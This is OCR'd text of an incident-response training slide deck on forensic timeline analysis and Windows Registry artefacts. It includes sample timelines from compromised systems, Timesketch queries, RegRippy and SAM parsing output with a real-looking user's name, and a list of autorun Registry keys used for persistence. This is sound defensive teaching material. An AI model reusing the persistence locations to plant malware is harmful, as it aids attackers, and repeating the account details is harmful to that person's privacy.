8/4/2014	17:45:17	..C.	REG	SYSTEM key	Last Written	-	[\ControlSet001\Services\SENS\Parameters] ServiceDll: [REG_EXPAND_SZ] C:\WINDOWS\system32\Sens32.dll
8/4/2014	17:45:20	....	EVT	WinEVT	Creation Time	administrator	[1073748859 / 0x40001b7b] Record Number: 143 Event Type: Failure Audit event Event Category: 0 Source Name: Service Control Manager Comp
8/4/2014	17:45:20	..C.	REG	SYSTEM key	Last Written	-	[\ControlSet001\Control\Windows] CSDReleaseType: [REG_DWORD_LE] 0 CSDVersion: [REG_DWORD_LE] 512 Directory: [REG_EXPAND_SZ] %Sys
8/4/2014	17:45:20	M...	EVT	WinEVT	Content Modification Time	administrator	[1073748859 / 0x40001b7b] Record Number: 143 Event Type: Failure Audit event Event Category: 0 Source Name: Service Control Manager Comp
8/4/2014	17:45:21	....	EVT	WinEVT	Creation Time	-	[1073748860 / 0x40001b7c] Record Number: 144 Event Type: Failure Audit event Event Category: 0 Source Name: Service Control Manager Comp
8/4/2014	17:45:21	..C.	REG	SYSTEM key	Last Written	-	[\ControlSet001\Enum\Root\LEGACY_RDPWD\0000] Capabilities: [REG_DWORD_LE] 0 Class: [REG_SZ] LegacyDriver ClassGUID: [REG_SZ] {8ECC05
8/4/2014	17:45:21	..C.	REG	SYSTEM key	Last Written	-	[\ControlSet001\Control\Session Manager] BootExecute: autocheck autochk *
8/4/2014	17:45:21	..C.	REG	SYSTEM key	Last Written	-	[\ControlSet001\Control\Session Manager] CriticalSectionTimeout: 2592000 EnableMCA: 1 EnableMCE: 0 ExcludeFromKnownDlls: [] GlobalFlag:
8/4/2014	17:45:21	..C.	REG	SYSTEM key	Last Written	-	[\ControlSet001\Enum\Root\LEGACY_TDTCP\0000] Capabilities: [REG_DWORD_LE] 0 Class: [REG_SZ] LegacyDriver ClassGUID: [REG_SZ] {8ECC055
8/4/2014	17:45:21	....	EVT	WinEVT	Creation Time	-	[3221232495 / 0xc0001b6f] Record Number: 145 Event Type: Warning event Event Category: 0 Source Name: Service Control Manager Computer
8/4/2014	17:45:21	M...	EVT	WinEVT	Content Modification Time	-	[3221232495 / 0xc0001b6f] Record Number: 145 Event Type: Warning event Event Category: 0 Source Name: Service Control Manager Computer
8/4/2014	17:45:21	M...	EVT	WinEVT	Content Modification Time	-	[1073748860 / 0x40001b7c] Record Number: 144 Event Type: Failure Audit event Event Category: 0 Source Name: Service Control Manager Comp
8/4/2014	17:45:22	..C.	REG	SYSTEM key	Last Written	-	[\ControlSet001\Control\MediaResources] Value: No values stored in key.
8/4/2014	17:45:22	...B	FILE	NTFS_DETECT crtime	crtime	-	/media/winXPSP2-w32Morto/diskimage.img:/WINDOWS/Prefetch/REGEDIT.EXE-1B606482.pf
8/4/2014	17:45:22	..C.	FILE	NTFS_DETECT ctime	ctime	-	/media/winXPSP2-w32Morto/diskimage.img:/WINDOWS/Prefetch/REGEDIT.EXE-1B606482.pf
8/4/2014	17:45:22	M...	FILE	NTFS_DETECT mtime	mtime	-	/media/winXPSP2-w32Morto/diskimage.img:/WINDOWS/Prefetch/REGEDIT.EXE-1B606482.pf
8/4/2014	17:45:22	.A..	FILE	NTFS_DETECT atime	atime	-	/media/winXPSP2-w32Morto/diskimage.img:/WINDOWS/Prefetch/REGEDIT.EXE-1B606482.pf
8/4/2014	17:45:22	..C.	REG	SYSTEM key	Last Written	-	[\ControlSet001\Control\MediaResources\msvideo] Value: No values stored in key.

- Why timelines in the first place?
  - *“relationships between events are more important than the events themselves”*
- Or, to put it differently
  - *“Think of a timeline as if it were **the outline to a story**.”*
- The real strength of timelines is **correlation**
  - In many, if not most, investigations, an alert or event that happened at a particular point in time raises suspicion and leads to the analysis in the first place
  - e.g., your AV alerts you about an infection → you will want to know what happened on the system immediately prior to the AV alert
    - a suspect URL was accessed
      → a directory was created in the filesystem
      → an executable file was dropped in that directory
      → a Windows Registry key was being created
      → "suspicious" network traffic showed up in logs…

“The outline to a story”



```
Tue Aug 16 2011 14:03:15 .a. r-xr-xr-x root     root     /usr/bin/w
Tue Aug 16 2011 14:03:28 .a. rwxr-xr-x root     root     /usr/bin/curl
Tue Aug 16 2011 14:03:36 .a. rwxr-xr-x root     root     /usr/bin/bzip2
Tue Aug 16 2011 14:04:41 .a. rwxr-xr-x root     root     /usr/bin/shred
Tue Aug 16 2011 14:06:26 .a. rw-r--r-- root     root     /usr/include/crypt.h
Tue Aug 16 2011 14:07:25 m.. rwxrwxr-x x_lenix  x_lenix  /var/tmp/...
Tue Aug 16 2011 14:08:01 m.c rw-r--r-- root     root     /var/tmp/.../openssh-5.2p1.tar.bz2 (delet
Tue Aug 16 2011 14:08:01 m.c rw-r--r-- root     root     /var/tmp/.../openssh-5.2p1 (deleted-reall
```

Challenges in timeline analysis


- Don’t forget: you’re only seeing the last timestamp
- Not seeing any **atimes** in your timeline? :-(
  - Linux: filesystem may have been mounted with the **`noatime`** option (have a look at **`fstab`**)
  - Windows: the **`NtfsDisableLastAccessUpdate`** key may have been set in the Registry
    - (this was the default from Windows XP SP3/Vista until fairly recently!)
- Do you know the nitty-gritty details?
  - *“The **NTFS** file system stores time values in **UTC** format, so they are not affected by changes in time zone or daylight saving time.”*
  - *“The **FAT** file system stores time values based on the **local time** of the computer.”*
  - *“The resolution of create time on **FAT** is 10 milliseconds, while write time has a resolution of 2 seconds and access time has a resolution of 1 day, so it is really the access **date**.”*
  - *“The **NTFS** file system delays updates to the last access time for a file by up to 1 hour after the last access.”*

→ This has implications, especially if you’re investigating multiple hosts in a case

(These are quotes from `https://docs.microsoft.com/en-us/windows/win32/sysinfo/file-times`)

Challenges in timeline analysis

- Interpreting what you see
  - Seeing **a lot** of file system activity within **a very short** period of time?
    - Damn, it’s a ransomware, encrypting our files!
    - Or, maybe, it is just patch tuesday or the scheduled backup? Phew…
  - Baselining is important: know your systems/your traffic!
    - But it’s also **very** hard to do
- Remember LOLBAS?
  - Attacker frequently use “Living Off The Land Binaries, Scripts and Libraries”, too
  - Would you detect that usage?
  - Have a look at **`https://lolbas-project.github.io/`** to see some mis-use examples



Living Off The Land Binaries, Scripts and Libraries

For more info on the project, click on the logo.

If you want to contribute, check out our contribution guide. Our criteria list sets out what we define as a LOLBin/Script/Lib.

If you are looking for UNIX binaries, please visit gtfobins.github.io.


MITRE ATT&CK® and ATT&CK® are registered trademarks of The MITRE Corporation

Parsing time (challenges, ctd.)

- During an investigation you will find many representations of timestamps
- Do you (or your forensics tool) see that the following are actually **identical** timestamps?
  - `1585699200`
  - `Wednesday 1st April 2020 00:00:00 +00:00 UTC`
  - `2020-04-01 00:00:00`
  - `Wednesday, Apr 01st 2020`
  - `Wednesday 01st of April 2020`
  - `April 01, 2020`
  - `01-Apr-2020`
  - `04-01-2020`
  - `2020-04-01`
  - `Wed, 01 Apr 20 00:00:00 +0200`
  - `2020-04-01T00:00:00+0200`
  - `01/04/2020`

Do you recognize a timestamp when you see one?

- **https://twitter.com/DFNCERT/status/1458376174242082818**
  - Wait, there’s a timestamp in that URL?




```
> unfurl_cli.py https://twitter.com/DFNCERT/status/1458376174242082818
[1] https://twitter.com/DFNCERT/status/1458376174242082818
 ├─(u)─[2] Scheme: https
 ├─(u)─[3] twitter.com
 |   ├─(u)─[5] Domain Name: twitter.com
 |   └─(u)─[6] TLD: com
 └─(u)─[4] /DFNCERT/status/1458376174242082818
     ├─(u)─[7] 1: DFNCERT
     ├─(u)─[8] 2: status
     └─(u)─[9] 3: 1458376174242082818
         ├─(❄)─[10] Timestamp: 1636538949915
         |   └─(🕓)─[13] 2021-11-10 10:09:09.915
         ├─(❄)─[11] Machine ID: 379
         └─(❄)─[12] Sequence: 2

> █
```

Challenges, ctd.

- More caveats of timeline analysis
  - **Time zones** and **daylight savings** are surprisingly easy to confuse/forget (esp. when being warned from someone in a foreign country)
  - Accuracy and precision (some tools tend to normalize date and time values)
    - e.g., seconds (TSK) vs. microseconds (plaso/log2timeline)
  - Clock drifts and shifts (usually not a big deal anymore, but…)
  - Date and time manipulation
- However: relevance of the above in reality?
- Information overload!
  - Super timelines easily consist of tens of millions of entries…
  - …but do you know what information you need in order to answer the question?

You don’t like wading through timlines?


- Well, here’s `timesketch`



```
data_type:"windows:evtx:record" AND event_identifier:4624 AND xml_string:("/LogonType\"\>2/" OR "/LogonType\"\>7/" OR "/LogonType\"\>11/")
```

6 events (0.01s)

2015-08-08T16:58:39+00:00	login_attempt	[Content Modification Time] [4624 / 0x1210] Record Number: 120 Event Level: 0 Source Name: Microsoft-Windo…	Student-PC1
2015-08-08T16:58:39+00:00	login_attempt	[Content Modification Time] [4624 / 0x1210] Record Number: 119 Event Level: 0 Source Name: Microsoft-Windo…	Student-PC1
2015-08-09T09:14:56+00:00	login_attempt	[Content Modification Time] [4624 / 0x1210] Record Number: 174 Event Level: 0 Source Name: Microsoft-Windo…	Student-PC1
2015-08-09T09:14:56+00:00	login_attempt	[Content Modification Time] [4624 / 0x1210] Record Number: 175 Event Level: 0 Source Name: Microsoft-Windo…	Student-PC1
15 days			
2015-08-24T09:40:04+00:00	login_attempt	[Content Modification Time] [4624 / 0x1210] Record Number: 262 Event Level: 0 Source Name: Microsoft-Windo…	Student-PC1
2015-08-24T09:40:04+00:00	login_attempt	[Content Modification Time] [4624 / 0x1210] Record Number: 261 Event Level: 0 Source Name: Microsoft-Windo…	Student-PC1



```
MATCH (user:WindowsADUser)-[rel1:ACCESS]->(machineA:WindowsMachine)-[rel2:ACCESS]->(machineB:WindowsMachine),(machi
```

ANONYMOUS LOGON
GROOVE.EXE" /auditservice
HAS
Microsoft SharePoint Workspace Audit Service
ANONYMOUS LOGON [Network] (11)
demand start (1)
bchang [Unlock] (8)
bchang
bchang [Interactive] (2)
REGISTRAR
bchang [Network] (1)
STUDENT-PC1
ANONYMOUS LOGON [Network] (1000+)
bchang [CachedInteractive] (8)

DFN
DEUTSCHES FORSCHUNGSNETZ
DFN CERT®

GÉANT

Quick digression: analysing the Windows Registry


- Most people do not but forensicators *love* the Windows Registry ;-)
- Contains so many useful artefacts
  - Even timestamps (last written)
  - Most malicious software samples will “do” something within the registry
    - Store itself inside the Registry instead of the file system
    - Store its configuration, encryption keys, …
    - Set **autorun** keys to survive reboot (persistance)
  - Volume Shadow Copies (VSS) allow you to “travel back in time”
    - Especially useful to find out when a registry key was **first** written
    - May be turned off, though
    - Will vanish after some time…
- Analysing the Registry is quite cumbersome, though
  - do you remember/know all those interesting Registry locations?

RegRippy / RegRipper to the rescue

- *“RegRippy is a framework for reading and extracting useful forensics data from Windows registry hives.”*
  - Works on raw (extracted) Registry files (e.g., **`NTUSER.DAT`**)
  - Comes with **lots** of plugins (**`run.py`**, **`typedurls.py`**, **`recentdocs.py`**, …)
  - Outputs to text report and/or STDOUT
- Example

  -
    ```
    $ regrip.py -v --root /mnt/evidence/C --all-user-hives typedurls

    regrip.py:info:Administrator
    regrip.py:warn:Could not open key Software\Microsoft\Internet Explorer\
    TypedURLs
    regrip.py:info:John
    https://google.com/?q=how+to+wipe+files
    ```


RegRippy / RegRipper to the rescue



Hive File: C:\sam

Report File: C:\Users\SKS19\Desktop\samreport.txt

```
transaction logs.  The tool will check to see if the hive is dirty.

If you need to process/incorporate transaction logs, please consider using
yarp + registryFlush.py (Maxim Suhanov) or rla.exe (Eric Zimmerman).

Hive is not dirty.
Logging to C:\Users\SKS19\Desktop\samreport.log
Hive type: sam
Getting list of plugins based on hive type...
...Done.
Start ripping...
samparse...Done.
0 plugins completed with errors.
```




```
Username        : WDAGUtilityAccount [504]
Full Name       :
User Comment    : A user account managed and used by
Account Type    :
Account Created : 2020-06-27 13:44:01Z
Name            :
Last Login Date : Never
Pwd Reset Date  : 2020-06-27 13:42:35Z
Pwd Fail Date   : Never
Login Count     : 0
Embedded RID    : 504
  --> Account Disabled
  --> Normal user account

Username        : SKS19 [1001]
Full Name       : SHUBHAM KUMAR SHARMA
User Comment    :
Account Type    :
Account Created : 2020-06-27 14:00:47Z
Name            : SHUBHAM KUMAR SHARMA
InternetName    : SK[redacted]K@outlook.com
Last Login Date : Never
Pwd Reset Date  : 2020-06-27 14:01:10Z
Pwd Fail Date   : Never
Login Count     : 0
Embedded RID    : 1001
  --> Password does not expire
  --> Normal user account
```

Speaking about autorun locations

- Most people know about keys such as
  - `HKCU\Software\Microsoft\Windows\CurrentVersion\Run`
  - `HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce`
  - `HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows\Run`
  - `...`
- Have a guess: what do you think, how many **autorun** locations are there on a “modern” Windows system?
  - 3? 12? 25? ... ?

Speaking about autorun locations

- Most people know about keys such as
  - `HKCU\Software\Microsoft\Windows\CurrentVersion\Run`
  - `HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce`
  - `HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows\Run`
  - `...`
- Have a guess: what do you think, how many **autorun** locations are there on a “modern” Windows system?
  - 3? 12? 25? … ? No, way more than 100!
  - And it’s not only about the Registry; have you ever heard about “phantom DLLs”?
- Interested in learning more about this?
  - Check out the *“Beyond good ol’ Run key, Part x”* blog series over at `https://www.hexacorn.com/blog/`



Beyond good ol’ Run key, Part 134

May 3, 2021 in Archaeology, Autostart (Persistence)

This one is for historical reasons, primarily. Old Adobe Photoshop/ImageReady used to have a feature called “Jump to” which is neatly described here. The feature was implemented via a simple […]

Comments Off on Beyond good ol’ Run key, Part 134

DFN DEUTSCHES FORSCHUNGSNETZ DFN CERT®

GÉANT
Networks • Services • People

Traffic Analysis

www.geant.org

So, it’s a network related incident?

